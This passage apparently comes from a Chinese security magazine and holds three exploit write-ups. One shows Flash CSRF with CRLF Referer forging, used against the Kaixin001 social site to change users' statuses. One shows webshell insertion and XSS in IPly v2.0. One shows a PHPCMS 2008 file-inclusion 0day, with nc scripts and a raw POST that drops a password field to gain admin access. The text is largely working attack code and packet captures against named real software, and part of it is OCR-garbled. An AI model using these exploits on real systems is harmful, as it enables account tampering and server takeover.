User-Agent=Mozilla/5.0 (Windows; U; Windows NT 5.1; zh-CN; rv:1.9.1.5) Gecko/20091102 Firefox/3.5.5
Accept=text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language=zh-cn,zh;q=0.5
Accept-Encoding=gzip,deflate
Accept-Charset=GB2312,utf-8;q=0.7,*;q=0.7
Keep-Alive=300
Connection=keep-alive
Content-type=application/x-www-form-urlencoded
Content-length=10
POSTDATA =evil=xsser
```

loadMovieNum()应用，SWF源文件：

```
var evil = "xsser";
loadMovieNum("1.html", 2," POST");
```

数据包：

```
Host=127.0.0.1
User-Agent=Mozilla/5.0 (Windows; U; Windows NT 5.1; zh-CN; rv:1.9.1.5) Gecko/20091102 Firefox/3.5.5
Accept=text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language=zh-cn,zh;q=0.5
Accept-Encoding=gzip,deflate
Accept-Charset=GB2312,utf-8;q=0.7,*;q=0.7
Keep-Alive=300
Connection=keep-alive
Content-type=application/x-www-form-urlencoded
Content-length=10
POSTDATA =evil=xsser
```

可以看出，在请求SWF文件所在域下的文件时，是不会发送Cookie和Referer的。那么在请求跨域的文件时呢？

测试二：

loadMovie()应用，SWF源文件：

```
var evil = "xsser";
loadMovie("http://www.google.com","loader","POST")
```

数据包：

```
Host=www.google.com
User-Agent=Mozilla/5.0 (Windows; U; Windows NT 5.1; zh-CN; rv:1.9.1.5) Gecko/20091102 Firefox/3.5.5
Accept=text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language=zh-cn,zh;q=0.5
Accept-Encoding=gzip,deflate
Accept-Charset=GB2312,utf-8;q=0.7,*;q=0.7
Keep-Alive=300
Connection=keep-alive
Cookie=SID=DQAAAH8AAAAZmrw0aDadJZS……
Referer=http://127.0.0.1/1.swf
Content-type=application/x-www-form-urlencoded
Content-length=10
POSTDATA =evil=xsser
```

loadMovieNum()应用，SWF源文件：

```
var evil = "xsser";
loadMovieNum("http://www.google.com", 1,"POST");
```

数据包：

```
Host=www.google.com
User-Agent=Mozilla/5.0 (Windows; U; Windows NT 5.1; zh-CN; rv:1.9.1.5) Gecko/20091102 Firefox/3.5.5
Accept=text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language=zh-cn,zh;q=0.5
Accept-Encoding=gzip,deflate
Accept-Charset=GB2312,utf-8;q=0.7,*;q=0.7
Keep-Alive=300
Connection=keep-alive
Cookie=SID=DQAAAH8AAAAZmrw0aDadJZS…
Referer=http://127.0.0.1/1.swf
Content-type=application/x-www-form-urlencoded
Content-length=10
POSTDATA =evil=xsser
```

可以看出，在请求外部站点时，会发送请求站点的Cookie和Referer（为发起请求的SWF文件地址）。

到此，allowNetworking="internal"的设置已经无法防御住CSRF了，即使是POST型的CSRF，也可以用LoadMovie()和LoadMovieNum()函数绕过限制，提交数据。

但是很多站点都有防御CSRF的措施，一般是判断Referer或者是生成一串随机Token。随机的Token无法在Crossdomain.xml有限制的条件下读取，那么能不能绕过Referer呢？

几年前，XML.addRequestHeader()方法可以通过CRLF伪造Referer，**所谓CRLF，就是输入换行符到Http header伪造一个referere。**

现在的问题是，如何再构造一个特殊的URL，使得这个URL在HTML中可以正常被解析，而在http header中可以被截断，生成一个假的referer。

在URL编码中，%0a是换行符，如果要伪造一个referer，必然在URL的前半部分为被伪造的域名，再加上一个%0a以后的数据可以任意构造，这个自然使我们想起了以前的URL欺骗。因为**URL的格式是协议名://用户@网址**，在用户处我们可以自由输入，而不影响该地址在HTML页面的解析。而在数据包中，我们可以截断我们在用户处输入的数据，使之成为我们所需要伪造的referer。

于是我们构造"**http://www.google.com%2F1.swf%0a@127.0.0.1/1.swf**"格式的URL进行测试，由于IE6已经禁止了"@"欺骗，我们在MAXTHON和FF下测试。

MAXTHON下referer依旧为http://www.google.com%2F1.swf%0a@127.0.0.1/1.swf，%0A未被解析。但是在FF下却成功了，数据包如下：

```
Host=www.google.com
User-Agent=Mozilla/5.0 (Windows; U; Windows NT 5.1; zh-CN; rv:1.9.1.5) Gecko/20091102 Firefox/3.5.5
Accept=text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language=zh-cn,zh;q=0.5
Accept-Encoding=gzip,deflate
Accept-Charset=GB2312,utf-8;q=0.7,*;q=0.7
Keep-Alive=300
Connection=keep-alive
Cookie=SID=DQAAAH8AAAAZmrw0aDadJZS…
```

```
Referer=http:// www.google.com/1.swf
@127.0.0.1/1.swf=
Content-type=application/x-www-form-urlencoded
Content-length=10
POSTDATA =evil=xsser
```

如此一来，在FF环境下，仅仅Referer判断已经无法有效地防御CSRF了，只有在表单中加入随机token才能避免此类攻击。

此外构造"**http:// www.google.com%2F1.swf%0afoo1%3Abar1%0afoo2%3Abar2@127.0.0.1/1.swf**"格式的URL还可以伪造或覆盖任意HTTP Header，相关数据包如下：

```
Host=www.google.com
User-Agent=Mozilla/5.0 (Windows; U; Windows NT 5.1; zh-CN; rv:1.9.1.5) Gecko/20091102 Firefox/3.5.5
Accept=text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language=zh-cn,zh;q=0.5
Accept-Encoding=gzip,deflate
Accept-Charset=GB2312,utf-8;q=0.7,*;q=0.7
Keep-Alive=300
Connection=keep-alive
Cookie=SID=DQAAAH8A
Referer=http:// www.google.com/1.swf
foo1=bar1
foo2=bar2@127.0.0.1/1.swf
Content-type=application/x-www-form-urlencoded
Content-length=10
POSTDATA =evil=xsser
```

由此看来，达成利用以上漏洞进行CSRF攻击的条件有三个：

1、服务器只进行Referer过滤，并没有随机token防御。
2、用户可以自己修改SWF文件地址，且服务器并未对SWF地址进行过滤。
3、用户以Firefox访问恶意SWF所在的网页。

我们以开心网为例，开心网允许用户在blog中加入Flash影片，并且允许用户任意填写Flash影片的地址，这就满足了我们的第二个条件。此外，对开心网发布状态过程抓包，发现开心网的发布状态只进行referer的判断，只要referer是http://www.kaixin001.com/的，就允许发布状态。所有POST的数据中，并无任何随机token，这就满足了第一个状态条件。

那么，我们就可以利用以上这个漏洞，在Firefox的环境下进行CSRF攻击！在不知情的用户访问我们的博客时，恶意的SWF文件异步发送请求，偷偷地修改了用户的状态。

接下来我们就来实际测试一下。首先是构造SWF文件，抓包开心网更改状态的过程。这里只有一个post数据，state="你的状态"，那么我们Flash的源文件中就可以加入如下代码：

```
var state = "CSRF";
loadMovieNum("http://www.kaixin001.com/friend/status_submit.php", 1,"POST");
```

然后再将这个SWF文件上传到自己的空间http://my.com/state.swf，再在开心网发布文章的地方加入视频。在加入Flash处填写**http://www.kaixin001.com%2Fhome%0afoo%3A@my.com/pz/state.swf**。

http://www.kaixin001.com%2Fhome是伪造的referer，之后的%0a是换行符，再之后的foo%3A是为了防止服务器出错，新建了一个名为foo的http header，值为@my.com/pz/state.swf。

测试一下，在访问过我们的博客文章后，自己的状态已经改为CSRF了，数据包如下：

```
Host=www.kaixin001.com
User-Agent=Mozilla/5.0 (Windows; U; Windows NT 5.1; zh-CN; rv:1.9.1.5) Gecko/20091102 Firefox/3.5.5
Accept=text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language=zh-cn,zh;q=0.5
Accept-Encoding=gzip,deflate
Accept-Charset=GB2312,utf-8;q=0.7,*;q=0.7
Keep-Alive=300
Connection=keep-alive
Cookie=_email=….
Referer=http://www.kaixin001.com/home
foo=@my.com/pz/state.swf
Content-type=application/x-www-form-urlencoded
Content-length=9
POSTDATA =state= CSRF
```

编辑点评：本文是非安全刊登的第一篇关于在Flash中CSRF的文章，作者开始介绍了Flash的安全策略，通过自己的测试将其利用的方法加以提取，然后在实际的条件下进行了一次演示！第一次看这样的文章可能会有点迷糊，多读几遍，再想想CSRF的原理和Flash的安全策略，就会有助于理解的。

Iplyv2.0漏洞分析

文/佚名

从本文可以学到：
Iplyv2.0漏洞的原理分析

废话不说，马上开始！下载代码进行分析，觉得风格很严谨，有点面向对象的味道。首先看数据库目录databases，数据库格式为asa，这也就为后面插入一句话木马埋下了伏笔。我们将数据库文件的后缀修改为mdb格式后看了看，有防下载表，内容为<%loop<%。好在前辈们已经想出闭合的方法了，闭合格式为<%'<%loop<% %>。

接下来看看后台登入处过滤得是否完全，关键代码如下：

```
if trim(request.form("admin_log"))="ok" then
  achk=admin_chk()
  if achk then
    login_username=username2
    call admin_event("成功登录管理后台。",0,0)
    call format_redirect("admin.asp")
  else
    login_username=username2
    call admin_event("登录管理后台失败。",0,0)
    response.write "<script language=javascript>alert(""登录失败！\n\n请重新登录……"");history.back(1);</script>"
  end if
else
  call admin_login()
end if
```

其中**admin_log**这个变量值是由一个类型为hidden的文本框提交上来的，默认为ok。从代码中可以看出，admin_chk()函数是验证的关键，再看看admin_chk()函数：

```
function admin_chk()
  admin_chk=false
  dim username,password,founderr,rs,sql,id,power,hidden,passwords,logins
  username=code_admin("username",1,20)
  password=code_admin("password",1,20)
  passwords=trim(request.form("passwords"))
  logins=trim(request.form("logins"))
  username2=username
  founderr=""
  admin_chk=false
  if admin_passwords<>"" then
    if var_null(passwords)="" then exit function
    if rk_md5(passwords,"short")<>admin_passwords then exit function
  end if
  ' if val_chk("admin")=false then exit function
  if symbol_name(username)=false or symbol_ok(password)=false then exit function
  if founderr="" then
    password=rk_md5(password,"short")
    sql="select top 1 popedom from user_data where username='"&username&"' and password='"&password&"' and power='"&format_power2(1,1)&"' and hidden=1"
    set rs=Rekoe.exec(sql,1)
    if rs.eof then
      rs.close
      exit function
    end if
    if logins="yes" then
      response.cookies(Rekoe.web_cookies)("login_username")=username
      response.cookies(Rekoe.web_cookies)("login_password")=rk_encrypt(password)
      response.cookies(Rekoe.web_cookies)("iscookies")="yes"
      response.cookies(Rekoe.web_cookies).expires=date+365
    end if
    session(session_for&"admin")="Rekoe_admin"
    session(session_for&"admines")=username
    session(session_for&"popedom")=rs("popedom")
    rs.close
  end if
  admin_chk=true
end function
```

code_admin函数代码如下：

```
function code_admin(strers,at,acut)
  dim strer
  strer=trim(strers)
  select case int(at)
```

```
case 1
  strer=trim(request.form(strer))
case 2
  strer=trim(request.querystring(strer))
end select
if isnull(strer) or strer="" then
  code_admin=""
  exit function
end if
strer=replace(strer,"'","''")
if int(acut)>0 then strer=left(strer,acut)
code_admin=strer
end function
```

从code_admin函数中我们可以看出，过滤了由表单提交的“'”和空格，并且长度要在20以内，这样看来没什么利用价值了。可以看出在登入成功后，在服务器端设置了session值，那我们就继续看看后台中是否都有session验证。

经过一番查看，发现每个后台文件都有这样一段代码：**<!-- #include file="inc/admin_onlogin.asp"-->**，这个文件中包含了session验证的函数。

下面由后台转向前台，对有参数提交的几个页面进行分析。首先是news_list.asp，其中有个关键函数cid_sid()，代码如下：

```
sub cid_sid()
  cid=trim(request.querystring("c_id"))
  sid=trim(request.querystring("s_id"))
  if not(isnumeric(cid)) then
    if len(cid)>0 and instr(cid,"&s_id=")>0 then
      cid=replace(cid,"&s_id=",",")
      sid=mid(cid,instr(cid,",")+1,len(cid))
      cid=mid(cid,1,instr(cid,",")-1)
    else
      cid=0
    end if
  end if
  if not(isnumeric(cid)) or len(cid)>5 then cid=0
  if not(isnumeric(sid)) or len(sid)>5 then sid=0
  cid=cint(cid)
  sid=cint(sid)
end sub
```

呵呵，过滤的很完全，没啥希望了。还有一个页面list.asp，也同样用这个函数过滤了，没啥用了。接下来漏洞便出现了，在“在线订单”和“网站留言”两个模块出大问题了！这里就用“在线订单”作例子吧，“留言模块”的漏洞和这个一样。

在orders.asp这个页面，对输入只是用客户端脚本过滤了一些危险字符，而服务器端的脚本只是判断了一下是否为空，便插入数据库中了。不过之后我发现程序员之所以敢这样做，是因为这个函数Rekoe.chk()(REKOE是一个对象)，代码如下：

```
function post_chk()
    dim server_v1,server_v2
  server_v1=request.servervariables("http_referer")
  server_v2=request.servervariables("server_name")
  if server_v1<>"" then
    'mid(server_v1,8,len(server_v2))=server_v2
    server_v2="http://"&server_v2
    if left(server_v1,len(server_v2))=server_v2 then
      post_chk=true
      exit function
    end if
  end if
  post_chk=false
end function

function chk()
  chk=false
  if trim(request.form("chk"))="yes" then
    chk=post_chk()
  end if
end function
```




图1　写入webshell

不过没事，我们可以伪造referer绕过这个防止外部提交的验证。

好了，既然能绕过这些验证进行插马，接下来便是如何插马的问题了。我将数据库后缀改为mdb的格式，在gb_data表段中插入：┼攠數畣整爠煥敵瑳∨∣┩愾 ┤愾┼'(含'号)，然后在orders这个表段中插入：┝>就行了。然后访问一下，结果如图1。这两个表段对应的正是留言和订单两个模块。

还有一个漏洞，在网站“留言模块”，使用的是UBB标签，但并未过滤完全，会导致跨站漏洞。例如点击“插入图片”，如图2。




图2　插入图片




图3　跨站成功

在其中输入如上代码便会导致跨站漏洞，我们访问数据库看看，如图3。

好了，初次分析源码，有错误的地方还请大家多多指教。

编辑点评：本文综合利用系统中可以输入信息的地方构造写入一个webshell，供大家参考和学习。

PHPCMS 整站系统 0day 漏洞

图 Bykid@广东科干

从本文可以学到：

1、PHPCMS整站系统0day漏洞分析

2、漏洞的利用

今天要跟大家分享的这个漏洞是版本为phpcms2008SP3_gbk_20100125的整站系统，漏洞出现在最容易被忽视的wap模块。打开wap文件夹下的index.php文件，关键代码如下：

```
include '../include/common.inc.php';
include './include/global.func.php';
$lang = include './include/lang.inc.php';
if(preg_match('/(mozilla|m3gate|winwap|openwave)/i', $_SERVER['HTTP_USER_AGENT']))
{  //这里检查浏览器是否为手机的，但是可以伪造HTTP_USER_AGENT绕过
    header('location:../');
}
wmlHeader($PHPCMS['sitename']);

$action = isset($action) && !empty($action) ? $action : 'index';
if($action)
{
    include './include/'.$action.'.inc.php'; //重点
}
```

第14行也就是“**include './include/'.$action.'.inc.php';**”，程序员很放心的直接把用户提交的**$action**变量放进了包含文件的路径中。虽然后缀被限制成“.inc.php”，但是大家有没有想过管理员的管理模块文件也是后缀为“.inc.php”的呢？而且很多这些模块文件都是用常量“IN_PHPCMS”作为防止直接访问的标识，同时管理员的管理模块的访问权限的检查是在整站根目录的admin.php文件进行的，那样我也就可以放心的包含了。

还有一点值得高兴的是，因为是“变异”的包含文件，所以有的变量是没有初始化的，也就是说我们可以进行控制。但“杯具”的是，很多模块的功能小模块是通过“switch($action)”来运行的，也就是这类型的文件我们只能找“default”语句块来利用了。

经过耐心的检查，找到了一个不算完美的利用方法，可以包含的文件是“include/fields/box/field_add.inc.php和field_delete.inc.php”，“fields”下的文件都是对表中的字段操作的文件。这次要进行操作的字段是“phpcms_member_cache”表（PS：这个表是phpcms_member的镜像表，真搞不懂为什么要搞出这个表来）中的“password”字段。

为什么我会说不完美呢？因为操作的是password字段，不是一个记录，但是却可以达到进入管理后台的目的。field_add.inc.php和field_delete.inc.php的关键代码如下：

```
field_add.inc.php
<?php
if(!$maxlength) $maxlength = 10;
```






图1　要用到的文件




```
@echo 按任意键删除member_cache表password字段!
@pause
@nc 127.0.0.1 82 < drop.txt
```

图2 drop_cache_password.bat



```
@echo 按任意键添加member_cache表password字段!
@pause
@nc 127.0.0.1 82 < add.txt
```

图5 add_cache_password.bat



```
POST /phpcms2008sp3_gbk_091230/wap/index.php HTTP/1.1
Accept: image/jpeg, application/x-ms-application, image/gif, application/xaml
+xml, image/pjpeg, application/x-ms-xbap, application/x-shockwave-flash,
application/msword, application/vnd.ms-excel, application/vnd.ms-powerpoint,
*/*
Referer: bykid
Accept-Language: zh-CN
Content-Type: application/x-www-form-urlencoded
Accept-Encoding: gzip, deflate
User-Agent: Mozilbykidla/4.0 (compatible; MSIE 7.0; Windows NT 6.1;
Trident/4.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR
3.0.30729; Media Center PC 6.0; MAXTHON 2.0)
Host: localhost:82
Content-Length: 89
Connection: Keep-Alive
Cache-Control: no-cache

action=../../include/fields/box/field_delete&tablename=phpcms_member_cache&fie
ld=password
```

图3 drop.txt

